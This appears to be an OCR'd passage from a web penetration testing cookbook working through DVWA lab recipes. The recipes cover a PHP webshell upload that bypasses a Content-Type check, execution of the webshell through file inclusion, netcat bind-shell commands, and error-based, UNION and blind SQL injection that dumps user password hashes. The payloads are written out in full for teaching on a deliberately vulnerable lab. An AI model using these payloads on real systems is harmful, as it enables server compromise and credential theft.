Cookie: security=medium; BEEFHOOK=edFl98r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=dd16q9kcgbuip25i6sq3fd3jk3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------243975647652088993915057559
Content-Length: 622

-----------------------------243975647652088993915057559
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------243975647652088993915057559
Content-Disposition: form-data; name="uploaded"; filename="webshell1.php"
Content-Type: application/x-php

<?
system($_GET['cmd']);
echo 'Type a command: <form method="post" action="../../hackable/uploads/webshell.jpg"><input type="text" name="cmd"/></form>';
?>
-----------------------------243975647652088993915057559
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------243975647652088993915057559--
```


You can see that the request is `multipart`. This means it has multiple, separate components, each one with its header section. Notice the `Content-Type` header in the second part, the one with the content of the file we are trying to upload. It says `application/x-php`, which tells the server the file is a PHP script.

5. Change the value of `Content-Type` in the second part to `image/jpeg` and submit the request. As shown in the following screenshot, this will be successful:




```
../../hackable/uploads/webshell.php succesfully uploaded!
```

6. The next step is to use this `webshell` to execute system commands on the server. Go back to **File Inclusion** in DVWA.
7. As we did in the previous recipe, use the `page` parameter to include our `webshell`. Remember to use the relative path (`../../hackable/uploads/webshell.php`), as shown in the following screenshot:


192.168.56.11/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/webshell.php

Type a command:

8. The page `webshell` code is loaded and we can see the **Type a command** text and a text box below it. In the text box, write `/sbin/ifconfig` and hit *Enter*:


192.168.56.11/dvwa/hackable/uploads/webshell.php?cmd=%2Fsbin%2Fifconfig

```
eth0 Link encap:Ethernet HWaddr 08:00:27:7a:dc:67 inet addr:192.168.56.11 Bcast:192.168.56.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe7a:dc67/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX
packets:388 errors:0 dropped:0 overruns:0 frame:0 TX packets:416 errors:0 dropped:0 overruns:0 carrier:0 collisions:0
txqueuelen:1000 RX bytes:161454 (161.4 KB) TX bytes:114332 (114.3 KB) Interrupt:10 Base address:0xd020 lo Link
encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING
MTU:16436 Metric:1 RX packets:417 errors:0 dropped:0 overruns:0 frame:0 TX packets:417 errors:0 dropped:0 overruns:0
carrier:0 collisions:0 txqueuelen:0 RX bytes:73665 (73.6 KB) TX bytes:73665 (73.6 KB) Type a command:
```

And it worked! As we can see in the screenshot, the server has the IP address `192.168.56.11`. Now we can execute commands in the server by typing them in the textbox or setting a different value to the `cmd` parameter.

How it works...

First, we discovered that the application verifies the files before accepting the upload. There are multiple ways for an application to do this. The most simple and common ways are to check the file extension and the request's `Content-Type` header; the latter is used in this recipe. To bypass this protection, we changed the content type of the file, which is set by default by the browser to `application/x-php`, to the type that the server expects so that it will accept the file as an image: `image/jpeg`.

For more information about valid types in HTTP communication, check out the following URLs: `https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types`, and `https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Complete_list_of_MIME_types`.

The file we uploaded, `webshell.php`, takes a `GET` parameter (`cmd`) and sets it as an input parameter to the `system()` function of PHP. What `system` does is invoke a system command and display its output in the response to the client. The rest of the code is just an HTML form that allows us to input commands over and over again. Notice how the action of the form is set to the relative path where the file was uploaded. It is done in this way because the file is not being called directly, but included. This means its code is interpreted as part of its includer's code, hence, all the relative paths and URLs are interpreted from the perspective of the file doing the inclusion.

Once the file is uploaded, we used an LFI vulnerability to execute it and run system commands on the server.

There's more...

Once we are able to upload and execute server-side code, there are a huge number of options we can use to compromise the server. For example, in a bind shell, we establish a direct connection that allows us to interact directly with the server without needing to go through the `webshell`. A very simple way to do this is to run the following in the server:

```
nc -lp 12345 -e /bin/bash
```

It will open the TCP port `12345` and listen for a connection. When the connection succeeds, it will execute `/bin/bash`, receive its input, and send its output through the network to the connected host (the attacking machine). To connect to the victim server, let's say `192.168.56.10`, we run this command in our Kali machine:

```
nc 192.168.56.10 12345
```

This connects to the server listening on port `12345`. It is also possible to make the server download a malicious program, a privilege escalation exploit, for example, and execute it to become a user with more privileges.

Manually identifying SQL injection


Most modern web applications implement some kind of database, and SQL is the most popular language to make queries to databases. In an **SQL injection** (**SQLi**) attack, the attacker seeks to abuse the communication between an application and a database by making the application send altered queries via the injection of SQL commands in form inputs or any other parameter in requests that are used to build an SQL statement in the server.

In this recipe, we will test the inputs of a web application to see whether it is vulnerable to error-based SQLi.

How to do it...

Log into DVWA, go to **SQL Injection**, and check that the security level is low:


1. As in previous recipes, let's test the normal behavior of the application by introducing a number. Set **User ID** as `1` and click **Submit**. By looking at the result, we can say that the application queried a database to see whether there is a user with an ID equal to one and returned the ID, name, and surname of that user.
2. Next, we must test what happens if we send something that the application does not expect. Introduce `1'` in the textbox and submit that ID. As shown in the following screenshot, the application should respond with an error:


192.168.56.11/dvwa/vulnerabilities/sqli/?id=1'&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'
```

This error message tells us that the database received an incorrectly formed query. This doesn't mean we can be sure there is an SQLi here, but it is very likely that this application is vulnerable.


3. Return to the DVWA **SQL Injection** page.
4. To be sure that there is an error-based SQLi, we try another input: `1''` (two apostrophes this time):



```
ID: 1''
First name: admin
Surname: admin
```

No error this time. This confirms that there is an SQLi vulnerability in the application.

5. Now we will perform a very basic SQLi attack. Introduce `' or '1'='1` in the textbox and submit. The result should look something like the following:



```
ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me

ID: ' or '1'='1
First name: Pablo
Surname: Picasso

ID: ' or '1'='1
First name: Bob
Surname: Smith

ID: ' or '1'='1
First name: user
Surname: user
```

It looks like we just got all the users registered on the database.

How it works...

SQLi occurs when the input is not validated and sanitized before it is used to form a query for the database. Let's imagine that the server-side code (in PHP) in the application composes the query as follows:

```
$query = "SELECT * FROM users WHERE id='".$_GET['id']. "'";
```

This means that the data sent in the `id` parameter will be integrated as is in the query. If we replace the parameter reference with its value, we have this:

```
$query = "SELECT * FROM users WHERE id='"."1". "'";
```

So, when we send a malicious input like we did, the line of code is read by the PHP interpreter as follows:

```
$query = "SELECT * FROM users WHERE id='".'' or '1'='1"."'";
```

And the resulting SQL sentence will look like:

```
$query = "SELECT * FROM users WHERE id='' or '1'='1'";
```

That means select everything from the table called `users` if the user `id` equals nothing or `1 = 1`; and since one always equals one, all users are going to meet these criteria. The first apostrophe we send closes the one opened in the original code. After that, we can introduce some SQL code, and the last one without a closing apostrophe uses the one already set in the server's code.

This is called **error-based SQLi**, and is the most basic form of SQLi because we use error messages to figure out whether we have formed a valid query with our injection, and the results are displayed directly in the application's output.

There's more...

An SQLi attack may cause much more damage than simply showing the usernames of an application. By exploiting this kind of vulnerability, an attacker may exfiltrate all kinds of sensitive information about users, such as contact details and credit card numbers. It is also possible to compromise the whole server, and be able to execute commands and escalate privileges in it. Also, an attacker may be able to extract all the information from the database, including database and system users, passwords, and, depending on the server and internal network configuration, an SQLi vulnerability may be an entry point for a full network and internal infrastructure compromise.


Step-by-step error-based SQL injections

In the previous recipe, we detected an SQLi. In this recipe, we will exploit that vulnerability and use it to extract information from the database.

How to do it...

We already know that DVWA is vulnerable to SQLi, so let's log in and browse to `http://192.168.56.11/dvwa/vulnerabilities/sqli/`. Then, follow the following steps:

1. After detecting that an SQLi exists, the next step is to get to know the internal query, or, more precisely, the number of columns its result has. Enter any number in the **User ID** box and click **Submit**.
2. Now, open the HackBar (hit *F9*) and click **Load URL**. The URL in the address bar should now appear in the HackBar.
3. In the HackBar, we replace the value of the id parameter with `1' order by 1 – – '` and click **Execute**, as shown in the following screenshot:




```
http://192.168.56.11/dvwa/vulnerabilities/sqli/
?id=1' order by 1 -- '
&Submit=Submit#
```

Vulnerability: SQL Injection

```
ID: 1' order by 1 -- '
First name: admin
Surname: admin
```


4. We keep increasing the number after `order by` and executing the requests until we get an error. In this example, it happens when ordering by column `3`. This means that the result of the query has only two columns and an error is triggered when we attempt to order it by a non-existent column:



```
http://192.168.56.11/dvwa/vulnerabilities/sqli/
?id=1' order by 3 -- '
&Submit=Submit#
```

```
Unknown column '3' in 'order clause'
```


5. Now we know the query has two columns. Let's try to use the `union` statement to extract some information. Set the value of `id` to `1' union select 1,2 -- '` and **Execute**. You should have two results:



```
http://192.168.56.11/dvwa/vulnerabilities/sqli/
?id=1' union select 1,2 -- '
&Submit=Submit#
```

```
ID: 1' union select 1,2 -- '
First name: admin
Surname: admin

ID: 1' union select 1,2 -- '
First name: 1
Surname: 2
```

6. This means we can ask for two values in that union query. Let's get the version of the DBMS and the database user. Set `id` to `1' union select @@version,current_user() -- '` and **Execute**:




Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select @@version,current_user() -- '
First name: admin
Surname: admin

ID: 1' union select @@version,current_user() -- '
First name: 5.1.41-3ubuntu12.6-log
Surname: dvwa@%
```

7. Let's look for something more relevant, the users of the application, for example. First, we need to locate the users' table. Set the `id` to `1' union select table_schema, table_name FROM information_schema.tables WHERE table_name LIKE '%user%' -- '` and submit to get the following result:



Vulnerability: SQL Injection


User ID:

Submit

```
ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE
First name: admin
Surname: admin

ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE
First name: information_schema
Surname: USER_PRIVILEGES

ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE
First name: dvwa
Surname: users
```

8. OK, we know that the database (or schema) is called `dvwa` and the table we are looking for is `users`. As we have only two positions to set values, we need to know which columns of the table are useful to us; set `id` to `1' union select column_name, 1 FROM information_schema.tables WHERE table_name = 'users' -- '`.

9. And finally, we know exactly what to ask for. Set id to `1' union select user, password FROM dvwa.users -- '`:



```
ID: 1' union select user, password FROM dvwa.users -- '
First name: admin
Surname: admin

ID: 1' union select user, password FROM dvwa.users -- '
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' union select user, password FROM dvwa.users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password FROM dvwa.users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password FROM dvwa.users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password FROM dvwa.users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password FROM dvwa.users -- '
First name: user
Surname: ee11cbb19052e40b07aac0ca060c23ee
```

In the `First name:` field we have the application's username, and, in the `Surname:` field, we have each user's password hash. We can copy those hashes to a text file and try to crack them with John the Ripper, or our favorite password cracker.

How it works...

From our first injection, `1' order by 1 -- '` through `1' order by 3 -- '`, we are using a feature in SQL that allows us to order the results of a query by a certain field or column using its number in the order it is declared in the query. We used this to generate an error so that we could find out how many columns the query has, and so that we can use them to create a `union` query.

The `union` statement is used to concatenate two queries that have the same number of columns. By injecting this, we are able to query almost anything to the database. In this recipe, we first checked whether it was working as expected. After that, we set our objective in the users' table and did the following to get it:

1. The first step was to discover the database and table's names. We did this by querying the `information_schema` database, which is the one that stores all information on databases, tables, and columns in MySQL.
2. Once we knew the names of the database and table, we queried for the columns in the table to find out which ones we were looking for, which turned out to be user and password.
3. And lastly, we injected a query asking for all usernames and passwords in the users table of the `dvwa` database.

Identifying and exploiting blind SQL injections


We already saw how an SQLi vulnerability works. In this recipe, we will cover a different vulnerability of the same kind, one that does not show an error message or a hint that could lead us to the exploitation. We will learn how to identify and exploit a blind SQLi.

How to do it...

Log into DVWA and go to **SQL Injection (Blind)**:


1. The form looks exactly the same as the SQLi form we saw in the previous recipes. Type `1` in the textbox and click **Submit** to see the information about the user with the ID `1`.

2. Now, let's perform our first test with `1'` and see whether we get an error as in previous recipes:



We get no error message, but no result either. Something interesting could be happening here.


3. We perform our second test with `1''`:



```
ID: 1''
First name: admin
Surname: admin
```

The result for ID `1` is shown. This means that the previous test (`1'`) was an error that was captured and processed by the application. It's highly probable that we have an SQLi here, but it seems to be blind—no information about the database is shown, so we will need to guess.

